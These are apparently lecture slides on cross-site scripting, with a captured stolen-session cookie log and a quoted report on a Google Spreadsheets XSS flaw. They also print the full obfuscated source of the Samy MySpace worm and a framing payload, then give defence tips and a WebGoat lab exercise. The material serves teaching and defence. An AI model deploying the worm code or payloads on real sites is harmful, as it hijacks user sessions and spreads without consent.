
Cookie: PHPSESSID=7en6rb5p04gvfjhql401iv28o1; PHPSESSID=7en6rb5p04gvfjhql401iv28o1; bblastvisit=1223400172; bblastactivity=0
IP: 130.225.165.18
Date: 7 October, 2008, 7:24 pm
REFERER: http://www.vulnerabileSite.com/...

Software as a service

- Welcome to Google Apps
-  Messaging (Gmail, G-talk, Google calendar)
-  Collaboration (Docs, Videos, Sites)
-  Security


Google Apps

Closer look in Google docs



Google Apps

In-browser spreadsheet



Google Apps hit by session-stealing attack

- Source : InfoWorld April 16th, 2008
- http://www.infoworld.com/article/08/04/16/Google-Apps-hit-by-session-stealing-attack_1.html
- Billy Rios – researcher
- serious flaw in Google Spreadsheets
- <<"With this single XSS, I can read your Gmail, backdoor your source code (code.google.com), steal all your Google Docs, and basically do whatever I want on Google as if I were you," he said in a blog post. >>
- <<To carry out the attack, Rios injected HTML into the first cell of a table, along with Javascript designed to display the user's cookie. IE then rendered the content as HTML, allowing the cookie to be viewed. >>
- <<The attack could be delivered via a link to the specially formed spreadsheet, Rios said.>>

MySpace XSS Worm

- Developed in 2005 by MySpace user ”Samy”.
- Goal: To get more friends on MySpace.
- How: XSS Javascript forcing users to become his friend.

Samy Worm Explained

```
main(){
var AN=getClientFID();
var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;
J=getXMLObj();
httpSend(BH,getHome,'GET');
xmlhttp2=getXMLObj();
httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}

function processxForm(){
if(xmlhttp2.readyState!=4){return}
var AU=xmlhttp2.responseText;
var AQ=getHiddenParameter(AU,'hashcode');
var AR=getFromURL(AU,'Mytoken');
var AS=new Array();
AS['hashcode']=AQ;
AS['friendID']='11851658';
AS['submit']='Add to Friends';
httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))
}
```

<div id=mycode style="BACKGROUND: url('java   script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

How can avoid Xss Attacks?

- Create a policy detailing exactly what you will and will not do
- **The installation of security tools**
  - It keeps basic computer hygiene in the users' minds, and they know they shouldn't ignore it.
- **Filter All Input**
  - Inspect all input, and only allow valid data into your application.
- **Don't be framed**
  - <FRAMESET><FRAME SRC="javascript:alert('Malicious Code');"></FRAMESET>
- Keep the address bar, use SSL, do not use IP addresses
- **Disable scripting**
  - Javascript, Flash
- **Use Mature Solutions**
  - When possible, use mature, existing solutions instead of trying to create your own. Functions like *strip_tags()* and *htmlentities()* are good choices.

Bibliography

- www.owasp.org
- http://www.mikezilla.com/exp0012.html
- http://ha.ckers.org/xss.html
- www.antiphishing.org/
- http://it.youtube.com/watch?v=WZCXIrW0xZ0
- http://it.youtube.com/watch?v=JBpG2fie_aA&feature=related
- JavaScript Language Specification
- DOM Based Cross Site Scripting or XSS of the Third Kind, **by Amit Klein**
- Cross - Site Scripting, by Christoph Ruggenthaler
- InfoSecurity 2008 Threat Analysis, by Craig Schiller
- Document Object Model (DOM) Level 2 Core Specification

Exercise: XSS Attack on WebGoat

- WebGoat: A deliberately insecure Web Application.
- Designed to teach Web Application security concepts.
- We have installed WebGoat for you! (maybe =).

WebGoat: How to install on your laptop

- http://webgoat.googlecode.com
- Download -> WebGoat-OWASP_Standard-5.2.zip
- On Windows:
  run the file "webgoat.bat”
- On OS X :
  Start: sudo sh webgoat.sh start80
  Stop: sudo sh webgoat.sh stop
- Goto: http://localhost/WebGoat/attack (mind the casing)
  Username: guest / Password: guest

The Exercise

- Try to solve as many of the "Cross-Site Scripting (XSS)" Exercises that you can, but skip the ones that includes some "blocking". To get hints to the exercises you can watch the "Solution video" above all exercises.

- Tips for exercise "Stage 1":
  Try to insert an alert javascript into the Street field of the "Edit Profile" page.

- Tips for exercise "Stage 5”:
  Try to insert a hyperlink or javascript into the search field and see what happens.